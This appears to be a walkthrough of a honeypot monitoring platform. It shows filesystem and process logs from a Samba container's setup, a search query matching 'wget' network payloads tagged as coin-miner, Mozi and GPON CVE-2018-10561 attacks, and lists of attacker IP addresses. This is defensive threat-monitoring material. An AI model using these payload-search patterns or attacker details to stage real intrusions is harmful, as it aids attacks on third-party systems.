2024-06-22 12:59:13 PM	138	/etc/passwd	17043	4026534062	access	
2024-06-22 12:59:13 PM	139	/etc/shadow	17043	4026534062	close-write	
2024-06-22 12:59:13 PM	140	/etc/passwd	17043	4026534062	close-write	
2024-06-22 12:59:13 PM	138	/etc/passwd-	17043	4026534062	close-write	
2024-06-22 12:59:14 PM	164	/usr/lib/samba/libutil-setid-samba4.so	17080	4026534062	access	
2024-06-22 12:59:14 PM	161	/usr/lib/samba/libtime-basic-samba4.so	17080	4026534062	access	
2024-06-22 12:59:14 PM	139	/usr/lib/libtevent.so.0.15.0	17080	4026534062	access	
2024-06-22 12:59:14 PM	139	/lib/libz.so.1.3.1	17080	4026534062	access	
2024-06-22 12:59:14 PM	139	/usr/lib/libtdb.so.1.4.9	17080	4026534062	access	
2024-06-22 12:59:14 PM	139	/usr/lib/libldap.so.2.0.200	17080	4026534062	access	
2024-06-22 12:59:14 PM	151	/usr/lib/libcap.so.2.69	17080	4026534062	access	
2024-06-22 12:59:14 PM	139	/usr/lib/libdcerpc-binding.so.0.0.1	17080	4026534062	access	
2024-06-22 12:59:14 PM	140	/usr/lib/liblber.so.2.0.200	17080	4026534062	access	
2024-06-22 12:59:14 PM	139	/usr/lib/samba/libgse-samba4.so	17080	4026534062	access	
2024-06-22 12:59:14 PM	141	/usr/lib/libsamba-credentials.so.1.0.0	17080	4026534062	access	
2024-06-22 12:59:14 PM	142	/usr/lib/samba/libndr-samba-samba4.so	17080	4026534062	access	
2024-06-22 12:59:14 PM	140	/usr/lib/samba/libgensec-samba4.so	17080	4026534062	access	

Filesystem section shows access to files and directories and which kind of access has been done, data can be downloaded as CSV

Session explorer section

Processes



103.255.181.20:63546 + 2

SHELL_EXEC × MALICIOUS ×
45 tags

Mormugao
Goa
India

AS131442 Digital Network Associates Pvt Ltd

No hostname info


samba
podman
jammer-1
2024-06-22 12:59:13 PM

Timestamp	Source	Destination	Filename	Net namespace	PID namespace	Syscall	Command	Command line
2024-06-22 12:59:13 PM			/etc/passwd.12	4026533977	4026534062	unlink(87)	usermod	
2024-06-22 12:59:13 PM			/etc/shadow.12	4026533977	4026534062	unlink(87)	usermod	
2024-06-22 12:59:13 PM			/etc/shadow.lock	4026533977	4026534062	unlink(87)	usermod	
2024-06-22 12:59:13 PM			/etc/passwd.lock	4026533977	4026534062	unlink(87)	usermod	
2024-06-22 12:59:13 PM			/usr/sbin/groupmod	4026533977	4026534062	execve(59)	bash	groupmod -o -g 1000 smb
2024-06-22 12:59:13 PM			/etc/group.13	4026533977	4026534062	unlink(87)	groupmod	
2024-06-22 12:59:13 PM			/etc/passwd.13	4026533977	4026534062	unlink(87)	groupmod	
2024-06-22 12:59:14 PM			/etc/group.lock	4026533977	4026534062	unlink(87)	groupmod	
2024-06-22 12:59:14 PM			/etc/passwd.lock	4026533977	4026534062	unlink(87)	groupmod	
2024-06-22 12:59:14 PM			/bin/rm	4026533977	4026534062	execve(59)	bash	rm -f /etc/samba/smb.tmp
2024-06-22 12:59:14 PM			/bin/cp	4026533977	4026534062	execve(59)	bash	cp /etc/samba/smb.default /etc/samba/smb.tmp
2024-06-22 12:59:14 PM			/bin/sed	4026533977	4026534062	execve(59)	bash	sed -i s/^\(\s*\)force user =.*/\1force user = Administrator/ /etc/samba/smb.tmp
2024-06-22 12:59:14 PM			/bin/sed	4026533977	4026534062	execve(59)	bash	sed -i s/^\(\s*\)force group =.*/\1force group = smb/ /etc/samba/smb.tmp
2024-06-22 12:59:14 PM			/bin/ls	4026533977	4026534062	execve(59)	bash	ls -A /storage
2024-06-22 12:59:14 PM			/bin/chmod	4026533977	4026534062	execve(59)	bash	chmod 0770 /storage
2024-06-22 12:59:14 PM			/storage	4026533977	4026534062	chmod(90)	chmod	
2024-06-22 12:59:14 PM			/bin/chown	4026533977	4026534062	execve(59)	bash	chown Administrator:smb /storage
2024-06-22 12:59:14 PM				4026533977	4026534062	chown(92)	chown	
2024-06-22 12:59:14 PM			/usr/bin/smbpasswd	4026533977	4026534062	execve(59)	bash	smbpasswd -a -c /etc/samba/smb.tmp -s Administrator
2024-06-22 12:59:15 PM			/var/lib/samba/private/passdb.tdb.tmp	4026533977	4026534062	unlink(87)	smbpasswd	
2024-06-22 12:59:16 PM			/var/lib/samba/private/msg.sock/2	4026533977	4026534062	unlink(87)	smbd	
2024-06-22 12:59:16 PM			/usr/sbin/smbd	4026533977	4026534062	execve(59)	bash	smbd --configfile=/etc/samba/smb.tmp --foreground --debug-stdout --

Processes section shows relevant information about commands and syscalls executed during the session, data can be exported as CSV

Search section

Searching through data can be done using full-text or Jammer language (very similar to Shodan.io)




network_payload~ "wget" country: "CN" EXISTS tags

Showing 1 - 18 of 18 1 / 1

China Jiangsu; Nanjing	180.103.115.168 HTTPd	2024-06-19 03:14:02 AM podman	1	4	0	1	COIN-MINER
China Beijing; Beijing	36.112.137.229 HTTPd	2024-06-16 08:40:12 PM podman	1	4	0	1	COIN-MINER
China No region info; Luoyang	123.5.202.230 HTTPd	2024-06-14 06:34:09 PM podman	1	2	0	1	MOZI
China Guangxi; Nanning	182.90.225.72 HTTPd	2024-06-13 02:58:42 PM podman	1	2	0	1	COIN-MINER
China Shandong; Qingdao	123.129.135.227 HTTPd	2024-06-13 06:11:34 AM podman	1	2	0	1	MOZI
China Beijing; Beijing	180.76.172.6 HTTPd	2024-06-10 06:52:21 AM podman	1	4	0	0	COIN-MINER
China Beijing; Beijing	111.67.194.176 HTTPd	2024-06-06 03:07:40 PM podman	1	86	0	0	COIN-MINER
China Hunan; Changsha	175.6.72.28 HTTPd	2024-06-06 01:12:57 PM podman	1	86	0	0	COIN-MINER
China Shanghai; Shanghai	223.100.28.112 HTTPd	2024-06-05 02:11:48 AM podman	1	86	0	0	COIN-MINER
China Guangdong; Shenzhen	120.86.254.35 HTTPd	2024-05-30 07:03:44 PM podman	1	2	0	0	MOZI
China Hebei; Shijiazhuang	27.128.230.100 HTTPd	2024-05-29 01:10:42 AM podman	1	86	0	0	COIN-MINER
China Shanghai; Shanghai	223.100.28.112 HTTPd	2024-05-27 02:03:28 PM podman	1	2	0	0	COIN-MINER
China Guangdong; Shenzhen	120.86.254.101 HTTPd	2024-05-27 06:51:18 AM podman	1	2	0	0	MOZI CVE-2018-10561 CVE-2018-1056 GPON
China	182.116.20.91	2024-05-27 05:30:13 AM					

Sources section

Sources shows aggregated data per IP, Country, City, Host etc. over time. It is particularly useful to identify specific / frequently spotted attackers with a high activity rate.



Source timeline (47.110.153.239)

Spotted in 1684 pots.

Showing 1 – 50 of 1684 1 / 34

China
Zhejiang; Hangzhou 47.110.153.239 2024-06-14 03:02:54 PM sshd podman 1 10 0 0


China
Zhejiang; Hangzhou 47.110.153.239 2024-06-14 03:00:59 PM sshd podman 12 162 0 0

China
Zhejiang; Hangzhou 47.110.153.239 2024-06-14 02:58:54 PM sshd podman 16 213 0 0


China
Zhejiang; Hangzhou 47.110.153.239 2024-06-14 02:56:53 PM sshd podman 15 198 0 1

China
Zhejiang; Hangzhou 47.110.153.239 2024-06-14 10:19:06 AM sshd podman 19 260 0 0


China
Zhejiang; Hangzhou 47.110.153.239 2024-06-14 10:17:00 AM sshd podman 19 272 0 0



AS10010 TOKAI Communications Corporation
AS10013 FreeBit Co.,Ltd.
AS10019 Matsusaka Cable-TV Station Inc.
AS10029 SHYAM SPECTRA PVT LTD
AS10030 Celcom Axiata Berhad
AS10036 DLIVE



Abakan
Abancay
Abbottabad
Abeokuta
Abercarn
Abidjan



1.160.96.183
1.161.164.70
1.161.214.122
1.161.214.18
1.161.220.220
1.161.96.203

